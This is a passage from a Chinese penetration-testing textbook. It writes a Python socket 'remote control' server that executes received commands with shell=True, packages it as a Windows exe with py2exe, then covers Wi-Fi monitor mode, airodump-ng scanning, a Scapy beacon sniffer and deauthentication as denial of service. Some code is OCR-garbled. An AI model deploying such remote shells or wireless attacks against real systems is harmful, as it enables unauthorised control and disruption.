


图 11-2 显示出目标主机 C 盘下的所有目录和文件

11.3 利用客户端向服务端发送控制命令

现在读者已经掌握如何编写一段可以在本机上进行控制的程序，可以将这个程序写得更加完善，例如，监听系统的键盘和鼠标，对系统的当前屏幕进行截图，但是这需要一些 Windows 编程方面的知识。如果读者对此感兴趣，可以去阅读一些 Windows 编程的资料。

接下来回顾一下前面使用的 socket 编写的那个客户端与服务端通信的程序，这里首先考虑客户端。

（1）创建套接字，连接远端地址。

（2）连接后发送数据和接收数据。

（3）传输完毕后，关闭套接字。

而服务端的实现要复杂一些。

（1）创建套接字。

（2）绑定端口。

（3）对套接字进行监听。

（4）拿到请求的对象和地址。

（5）连接后发送数据和接收数据。

（6）传输完毕后，关闭套接字。

在服务端的第 4 步，需要使用 accept() 函数来获取请求的对象和地址。使用 accept 后会阻塞，直到有一个客户端请求连接，这时 accept 返回一个新的 SOCKET s2，就用这个 s2

与客户端通信，一定不要用 accept(s1，…) 中的那个 s1 与客户端通信。然后可以再次调用 accept(s1，…)，以为下一个客户端服务。

下面来编写一个服务端的程序，这个函数用来接收来自控制端的命令并执行。

```
client_socket = server.accept()
output = run_command(execute)
client_socket.send(output)
```

先来回顾一下以前使用 socket 编写的那个客户 / 服务端的程序。

服务端的代码如下所示。

```
import socket
s1 = socket.socket()
s1.bind(("127.0.0.1",2345))
s1.listen(5)
while 1:
    conn,address = s1.accept()
    print "a new connect from",address
    conn.sendall("Hello world")
    conn.close()
```

客户端的代码如下所示。

```
import socket
s2 = socket.socket()
s2.connect(("127.0.0.1",2345))
data = s2.recv(1024)
s2.close()
print 'Received', repr(data)
```

现在对这两段代码进行一些修改，使服务端可以接受来自客户端的输入，首先调整客户端的代码。

```
import socket
str_msg=input("请输入要发送信息：")
s2 =socket.socket()
s2.connect(("127.0.0.1",2345))
s2.send(str_msg)
print str(s2.recv(1024))
s2.close()
```

其次调整服务端的代码。

```
import socket
s1 = socket.socket()
s1.bind(("127.0.0.1",2345))
s1.listen(5)
while 1:
    conn,address = s1.accept()
```

```
    print "a new connect from",address
    conn.send("Hello world")
    data=conn.recv(1024)
    print "The command is "+data
conn.close()
```

并将执行命令的代码添加到服务端，调整好的代码如下所示。

```
import subprocess
import socket
defrun_command(command):
# rstrip() 用来删除 string 字符串末尾的指定字符（默认为空格）
command=command.rstrip()
print command
try:
    child = subprocess.check_output(command,shell=True)
    print child
except:
    child = 'Can not execute the command.\r\n'
    return child
s1 = socket.socket()
s1.bind(("127.0.0.1",2345))
s1.listen(5)
while 1:
    conn,address = s1.accept()
    print "a new connect from",address
    conn.send("Hello world")
    data=conn.recv(1024)
    print "The command is "+data
    output = run_command(data)
    conn.send(output)
conn.close()
```

如果希望采用命令行的控制方式，则可以对程序进行如下修改。

```
import subprocess
import socket
def run_command(command):
    # rstrip() 用来删除 string 字符串末尾的指定字符（默认为空格）
    command=command.rstrip()
    print command
    try:
        child = subprocess.check_output(command,shell=True)
        print child
    except:
        child = 'Can not execute the command.\r\n'
    return child
s1 = socket.socket()
s1.bind(("127.0.0.1",2346))
s1.listen(5)
while 1:
```

```
    conn,address = s1.accept()
    print "a new connect from",address
    conn.send("Hello world")
    data=conn.recv(1024)
    print "The command is "+data
    while 1:
        # 跳出一个窗口
        conn.send('<xy:#> ')
        # 现在接收文件直到发现换行符 (enter key)
        cmd_buffer = ''
        while '\n' not in cmd_buffer:
            cmd_buffer += conn.recv(1024)
            # 返还命令输出
            response = run_command(cmd_buffer)
            # 返回响应数据
            conn.send(response)
    conn.close()
```

对客户端的代码进行调整。

```
import socket
s2 = socket.socket()
s2.connect(("127.0.0.1",2346))
while 1:
# 现在等待数据回传
    recv_len = 1
    response = ''
    while recv_len:
        data = s2.recv(4096)
        recv_len = len(data)
        response += data
        if recv_len< 4096:
            break
    print(response, )
# 等待更多输入
    buffer = raw_input("")
    buffer += '\n\n'
# 发送出去
    s2.send(buffer)
```

11.4　将 Python 脚本转换为 exe 文件

如果想要将这个使用 Python 语言编写远程控制工具变成在 Windows 下可以执行的 exe 文件，可以到 https://sourceforge.net/projects/py2exe/files/?source=navbar 下载 py2exe 这个工具。这个工具的作用就是将 py 文件转换成 exe。不同的 Python 版本对应不同的下载文件，例如，Python 2.7 就需要下载 pyt2exe 0.6.9，在下载的时候要注意使用对应的版本。但是这个

工具是不能在 Kali Linux 2 下使用的，需要安装到一台 Windows 计算机中才能使用。

这个工具的安装方法很简单，安装的界面如图 11-3 所示。



图 11-3　pyt2exe 的安装界面

然后设定安装的目录，如图 11-4 所示。



图 11-4　pyt2exe 的安装目录

现在将刚刚编写完的 server.py 转换为 Windows 上的可执行程序，并运行在没有安装 Python 的 Windows 系统上。首先需要写一个用于发布程序的设置脚本，例如 mysetup.py，这个脚本的内容如下。

```
from distutils.core import setup
import py2exe
setup(console=["server.py"])
```

将这个 mysetup.py 和 server.py 保存到 Python 的安装目录里，例如，此处安装目录就是 C:\Python27，然后按下面的方法运行 mysetup.py。

首先在命令行中切换到 C:\Python27，如图 11-5 所示。



图 11-5　切换到 C:\Python27

然后在命令行中执行“python mysetup.py py2exe”，如图 11-6 所示。



图 11-6　执行“python mysetup.py py2exe”

上面的命令执行后将产生一个名为 dist 的子目录，其中包含 server.exe、python27.dll、library.zip 这些文件，如图 11-7 所示。

本地磁盘 (C:) ▸ Python27 ▸ dist ▸

共享 ▾　新建文件夹

名称	修改日期	类型
_hashlib.pyd	2010/11/27 18:31	PYD 文件
_socket.pyd	2010/11/27 18:31	PYD 文件
_ssl.pyd	2010/11/27 18:31	PYD 文件
bz2.pyd	2010/11/27 18:31	PYD 文件
library	2017/12/25 21:23	压缩(zipped)文件...
python27.dll	2010/11/27 18:31	应用程序扩展
select.pyd	2010/11/27 18:31	PYD 文件
server	2017/12/25 21:23	应用程序
unicodedata.pyd	2010/11/27 18:31	PYD 文件
w9xpopen	2010/11/27 18:31	应用程序

图 11-7　dist 的子目录

这里面的 server.exe 就是需要的文件。

小结

本章中开始介绍渗透测试的一个新的阶段。在本章讲解了远程控制程序，并以 Windows 作为目标平台，以实例来介绍了如何使用 Python 来编写一个远程控制程序。这个程序的功能还不完善，读者可以对其进行进一步完善。在本章的最后介绍了如何产生一个可以将 Python 程序转换为在 Windows 环境下可以直接运行的 exe 文件的方法。

CHAPTER 12

第 12 章 无线网络渗透（基础部分）

今时今日，人们已经越来越离不开无线网络，相比起那种极为不便利的网线连接方式，这种便利的无线网络连接方式越来越受到人们的喜爱，几乎成为每个单位和家庭上网方式的首选。可是无线网络上网方式的普及除了带来了便利之外，也为网络的安全带来了更大的危险。因为传统的有线连接方式，对于设备的接入往往有较大的限制，因此外来者在试图进入某个网络时难度较大。以前通过网线连接计算机，而无线网络则是通过无线电波联网；常见的就是一个无线路由器，那么在这个无线路由器的电波覆盖的有效范围都可以采用无线网络连接方式进行联网，而无线网络则降低了这种入侵的难度。

一般架设无线网络的基本配备就是无线网卡及一台 AP，如此便能以无线的模式，配合既有的有线架构来分享网络资源，架设费用和复杂程度远远低于传统的有线网络。如果只是几台计算机的对等网，也可不要 AP，只需要每台计算机配备无线网卡。AP 为 Access Point 的简称，一般翻译为“无线访问接入点”或“桥接器”。它主要在媒体存取控制层 MAC 中扮演无线工作站及有线局域网络的桥梁。有了 AP，就像一般有线网络的 Hub 一般，无线工作站可以快速且轻易地与网络相连。特别是对于宽带的使用，无线保真更显优势，有线宽带网络 (ADSL、小区 LAN 等）到户后，连接到一个 AP，然后在计算机中安装一块无线网卡即可。

通常这个 AP 是由无线路由器实现，通常的入侵方式包括无线网络密码的破解、路由器的控制等。在 Kali Linux 2 中专门有一个分类的工具集合都是针对无线网络的，这里就包括极为著名的 aircrack-ng、kismet 等。在本章中将会围绕如下几点就如何使用这些工具来讲解。

（1）无线网络基础。

（2）Kali Linux 2 中的无线设置。

（3）如何使用 Python 语言对无线网络进行扫描。

（4）如何使用 Python 语言编写一个无线数据嗅探器。

（5）如何使用 Python 语言扫描某一个无线网络中的客户端。

（6）如何使用 Python 语言找出隐藏的 AP。

（7）如何使用 Python 语言捕获网络中的加密数据包。

12.1　无线网络基础

在当今社会中，无线网络要比有线网络具备更大的竞争力，它更适合应用于现代化的企业和家庭。目前的无线网络大都采用了 802.11 作为标准，经常提起的 WiFi 使用的就是这个标准。无线网络的常见组建方式有两种，分别是 Ad-hoc 和 Infrastructure 模式。

（1）Infrastructure：无线网与有线网通过一接入点来进行通信，这个接入点被称为 AP（Access Point）。

（2)Ad-hoc 模式：带有无线设备的计算机之间直接进行通信（类似有线网络的双机互联）。

现在的无线网络大都会采用 Infrastructure 模式，在这种模式下，AP 会以极快的速度向外发送 Beacon 帧，以向外界声明自身的存在。这个 Beacon 帧中包含无线网络中的信息，例如定义了无线网络名字的 SSID，有时也会包含该无线网络支持的传输速率、所使用的通道和应用的安全机制。客户端收到了这个 Beacon 帧之后，就可以获悉这个无线网络的存在。

另一种客户端获取无线网络存在的方法是由客户端发送探测请求（probe requests），AP 在收到了探测请求之后，会返回一个探测回应（Probe response），然后客户端会向 AP 发送一个认证（authentication）数据包，如果认证成功，客户端会发送关联请求（association request），AP 在收到这个数据包之后，就会回复一个关联响应（association response）。

实际上，最关心的是客户端与 AP 连接的过程，接下来简单讲解一下这两者连接的建立。

（1）AP 会不断地向外广播 Beacon 帧，而此时的客户端通过无线网卡就会收到这个数据包，接着就会在无线连接列表中显示出这个 AP，例如，图 12-1 显示出所有可以连接的 AP。

（2）可以手动使用客户端连接到指定的 AP，当单击“连接”按钮的时候，客户端的无线网卡就会向这个 AP 发送一个 Probe 请求（Probe request），用来发起连接请求。



图 12-1　所有可以连接的 AP

（3）AP 在收到客户端发来的 Probe 请求之后，如果同意建立这个连接，就会向客户端返回一个 Probe 应答（Probe response）。

（4）客户端对目标 AP 请求进行身份认证，发送一个 authentication 请求（authentication request）。

（5）AP 对客户端的身份认证 authentication 请求做出回应，发送一个 authentication 应答（Probe response）。

（6）客户端向 AP 发送连接请求，发送一个 association 请求（authentication request）。

（7）AP 对连接请求进行回应，发送一个 association 应答（association response）。

在上述这个过程中，会涉及如下所示的数据帧。

（1）Beacon 信标帧，用来宣告某个网络的存在。AP 定期向外发送的 Beacon 信标帧，可让客户端得知该网络的存在。

（2）Probe request 探测请求帧，客户端会利用 Probe request 帧，扫描所在区域内目前有哪些 802.11 网络。

（3）Probe response 探测响应帧，如果 Probe request 帧所探测的 AP 与客户端相兼容，该 AP 就会以 Probe esponse 帧应答。

（4）Authentication request 身份认证帧，由客户端发给 AP 用以表明自己身份的 Authentication request 帧，用来完成身份验证。

（5）Authentication response 身份认证帧，由 AP 发送给客户端的表示接受或者拒绝这次连接的 Authentication response 帧。

（6）Association request 关联请求，一旦客户端找到 AP 并通过身份验证，就会发送 Association request 帧。

（7）Association response 关联响应，当客户端试图关联 AP 时，AP 会回复一个关联响应帧。

（8）Disassociation 解除关联。

（9）Deauthentication 终结认证。

12.2 Kali Linux 2 中的无线功能

12.2.1 无线嗅探的硬件需求和软件设置

现在已经基本了解了无线网络连接的过程。在开始无线渗透之旅之前，必须做好硬件和软件的准备。需要注意的是，可能现在你手头的计算机和网卡并不能获取到网络中的无线流量，所以可能需要做出一点儿改变。

首先必须有一块支持无线嗅探的网卡，注意并非所有的 USB 外接网卡都可以做到这一点。本书中介绍的实例都是采用了一款支持 Kali 虚拟机的外接无线网卡，今时今日这种设备在淘宝上随处可见，价格也只有几十块钱而已，可以很容易地购买到这种设备。需要注意的是，一定要支持在虚拟机中运行 Kali Linux 2。

在得到这个设备之后，就可以在 VMware 虚拟机中进行渗透测试，首先需要将无线网卡插入主机的 USB 接口，然后在虚拟机中进行如下设置，依次选中“可移动设备”→你的无线网卡的名称（这里使用的是“ Ralink 802.11 nWLAN”）→“连接（断开与主机的连接）”，如图 12-2 所示。




图 12-2　将 Kali Linux 2 虚拟机与无线网卡连接

在 Kali Linux 2 虚拟机中，打开一个终端，检测这个网卡是否已经正常工作，这里可以使用命令“ifconfig”来查看网络连接情况，如图 12-3 所示。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.104  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe12:dd23  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:12:dd:23  txqueuelen 1000  (Ethernet)
        RX packets 1004  bytes 92345 (90.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 370  bytes 23059 (22.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2024

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 24  bytes 1272 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1272 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 00:0c:43:a5:a1:9f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 12-3　使用命令“ifconfig”来查看网络连接情况

这时出现的 wlan0 就是刚刚插入的无线网卡，现在这块网卡已经开始工作了，但是还不要高兴得太早，因为还需要进行下一步检测。

在终端中输入命令来启动 wlan0。

```
root@kali: airmon-ng start wlan0
```

执行这条命令之后，很快会出现如图 12-4 所示的界面。

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  486 NetworkManager
  734 wpa_supplicant
 1882 dhclient

PHY     Interface       Driver          Chipset

phy2    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
```

图 12-4　开启 monitor 模式

这时耐心等待一小会儿，如果出现了如图 12-5 所示的界面，那么恭喜，你的网卡可以使用了，如图 12-5 所示。

```
                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

图 12-5　成功创建 wlan0mon 接口

刚才的工作其实是将网卡设置为监听模式，而且系统使用无线网卡建立了一个新的接口“wlan0mon”，在接下来的应用中都将使用这个接口。

12.2.2　无线渗透使用的库文件

本章的实例中需要两个库，一个是已经很熟悉的 Scapy 库。另一个是 python-wifi 库，首先介绍一下 Scapy 库中数据包类与 12.2.1 节中数据帧中的对应关系。

Dot11，这个类对应着通用帧，这个帧的格式可以使用 ls 命令来查看，如图 12-6 所示。

```
>>> ls(Dot11())
subtype    : BitField (4 bits)                  = 0               (0)
type       : BitEnumField (2 bits)              = 0               (0)
proto      : BitField (2 bits)                  = 0               (0)
FCfield    : FlagsField (8 bits)                = 0               (0)
ID         : ShortField                         = 0               (0)
addr1      : MACField                           = '00:00:00:00:00:00' ('00:00:00:00:00:00')
addr2      : Dot11Addr2MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
addr3      : Dot11Addr3MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
SC         : Dot11SCField                       = 0               (0)
addr4      : Dot11Addr4MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
```

图 12-6　使用 ls 命令来查看 Dot11 类的格式

除了 Dot11 之外，Scapy 库中还有很多类，这些类的名称和作用分别如下。

（1）Dot11Beacon，这个类对应着 Beacon 信标帧。

（2）Dot11ProbeReq，这个类对应着 Probe request 数据帧。

（3）Dot11ProbeResp，这个类对应着 Probe response 数据帧。

（4）Dot11AssoReq，这个类对应着 Association request 数据帧。

（5）Dot11AssoResp，这个类对应着 Association response 数据帧。

（6）Dot11Auth，这个类对应着 Authentication 数据帧。

（7）Dot11Deauth，这个类对应着 Deauthentication 数据帧，解除认证，可以用来实现拒绝服务攻击。

（8）Dot11WEP，无线链路承载的上层数据被加密后，放在这里。

关于 Scapy 这个库在前面的章节中已经详细介绍过，这里不再赘述。这里简单介绍一下另外一个 python-wifi 库的使用方法，这个库可以很方便地实现无线网络上的操作。

在 Kali Linux 2 中安装 python-wifi 库的命令如下所示。

```
root@kali: ~ # pip install python-wifi
```

这条命令执行的结果如图 12-7 所示。

```
root@kali:~# pip install python-wifi
Collecting python-wifi
  Downloading python-wifi-0.6.1.tar.bz2 (73kB)
    100% |████████████████████████████████| 81kB 60kB/s
Building wheels for collected packages: python-wifi
  Running setup.py bdist_wheel for python-wifi ... done
  Stored in directory: /root/.cache/pip/wheels/3c/e1/4c/7bf310130cf8817e31716e49
146f738410c929ff1952af3081
Successfully built python-wifi
Installing collected packages: python-wifi
Successfully installed python-wifi-0.6.1
```

图 12-7　安装 python-wifi 库

下面给出了一个这个库的简单用法。

```
>>> from pythonwifi.iwlibs import Wireless
>>> wifi=Wireless('wlan0')
>>> wifi.getMode()
'Managed'
```

12.3　AP 扫描器

本章中考虑的第一个问题就是身边都存在哪些无线网络，只有先找到这些无线网络之后，才能确立渗透的目标。在 Kali Linux 2 中找到这些 AP 并不困难，只需要在终端中输入如下命令。

```
root@kali: ~ # airodump-ng wlan0mon
```

这时就会查找所有可以连接的无线网络。如果已经找到了目标网络，可以使用 Ctrl+C 组合键结束这个搜索。图 12-8 中给出了作者的设备所能搜索到的所有无线网络。

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:26:CA:C9:60:CE   -1        0        0    0  -1  -1                    <length:  0>
00:4C:02:0C:1B:44  -71       10        0    0   1  54e  WPA2 CCMP   PSK  USER_0C1B42
02:4C:02:1C:1B:44  -72       10        0    0   1  54e  WPA2 CCMP   PSK  <length:  0>
A8:57:4E:C3:53:2A  -77       16        0    0   6  54e. WPA2 CCMP   PSK  ZHAOJI
BC:46:99:8E:2A:A6  -78       15        0    0   1  54e. WPA2 CCMP   PSK  TP-LINK_2AA6
DC:FE:18:58:8C:3B  -79       13        3    0   1  54e. WPA2 CCMP   PSK  TP-LINK_8C3B
5C:63:BF:37:9E:E6  -79       13        0    0   6  54e. WEP  WEP         test
34:96:72:99:DE:0D  -80       16        0    0   1  54e  WPA2 CCMP   PSK  ��.��.
B0:95:8E:3C:49:38  -81        6        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_4938
00:9A:CD:88:FC:58  -82       13        0    0   1  54e  WPA2 CCMP   PSK  HUAWEI-VS9GS
68:8A:F0:E7:E4:D8  -82       20        0    0  10  54e  WPA2 CCMP   PSK  ChinaNet-ucT
68:8A:F0:C9:C8:58  -84       19        0    0   8  54e  WPA2 CCMP   PSK  ChinaNet-vhr
0A:1F:6F:36:DC:8D  -84        9        0    0   6  54e. OPN              CMCC-WEB
06:1F:6F:36:DC:8D  -84        7        0    0   6  54e. OPN              CMCC-EDU
0E:1F:6F:36:DC:8D  -84        5        0    0   6  54e. WPA2 CCMP   MGT  CMCC
12:1F:6F:36:DC:8D  -85        7        0    0   6  54e. OPN              and-Business
00:1F:6F:36:DC:8D  -85        6        0    0   6  54e. WPA2 CCMP   PSK  <length:  0>
28:2C:B2:69:20:CA  -86        3        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_6920
34:96:72:5F:DB:3D  -87        4        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_DB3D
D8:15:0D:7D:96:FC  -90        2        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_96FC
```

图 12-8　搜索到的所有无线网络

这是一个以表格形式展示的无线网络信息，每一列代表的含义如下所示。

```
BSSID              热点的 MAC 地址
PWR                无线的信号强度或水平
Beacons            无线发出的通告编号
ENC                加密方法，包括 WPA2、WPA、WEP、OPEN
CH                 工作频道
AUTH               使用的认证协议
ESSID              无线网络名称
```

接下来编写一个功能相同的无线网络扫描器，这个扫描器用来扫描当前可以连接的无线网络，原理很简单，由于 AP 会不断地向外部发送 Beacon 信标帧，用来宣告自身网络的存在，而只需要使用设备来捕获所有这些 Beacon 信标帧，并将其中的信息显示出来即可。

```
from scapy.all import *
interface = 'wlan0mon'
ap_list = []
def info(fm):
    if fm.haslayer(Dot11Beacon):
            if fm.addr2 not in ap_list:
                ap_list.append(fm.addr2)
                print "SSID--> ",fm.info,"-- BSSID --> ",fm.addr2
sniff(iface=interface,prn=info)
```

把这个程序保存在 Aptana Studio 3 中执行，执行的结果如图 12-9 所示。

```
Console ×
<terminated> /root/Documents/Aptana Studio 3 Workspace/test1/test1.py
SSID-->  ZHAOJI -- BSSID -->  a8:57:4e:c3:53:2a
SSID-->  CMCC-WEB -- BSSID -->  0a:1f:6f:36:dc:8d
SSID-->  TP-LINK_DB3D -- BSSID -->  34:96:72:5f:db:3d
SSID-->  and-Business -- BSSID -->  12:1f:6f:36:dc:8d
SSID-->  test -- BSSID -->  5c:63:bf:37:9e:e6
SSID-->  TP-LINK_4938 -- BSSID -->  b0:95:8e:3c:49:38
SSID-->  CMCC -- BSSID -->  0e:1f:6f:36:dc:8d
SSID-->  CMCC-EDU -- BSSID -->  06:1f:6f:36:dc:8d
SSID-->   -- BSSID -->  00:1f:6f:36:dc:8d
SSID-->  TP-LINK_6920CA -- BSSID -->  28:2c:b2:69:20:ca
SSID-->  TP-LINK_96FC -- BSSID -->  d8:15:0d:7d:96:fc
```

图 12-9　使用 Scapy 编写程序扫描到的无线网络

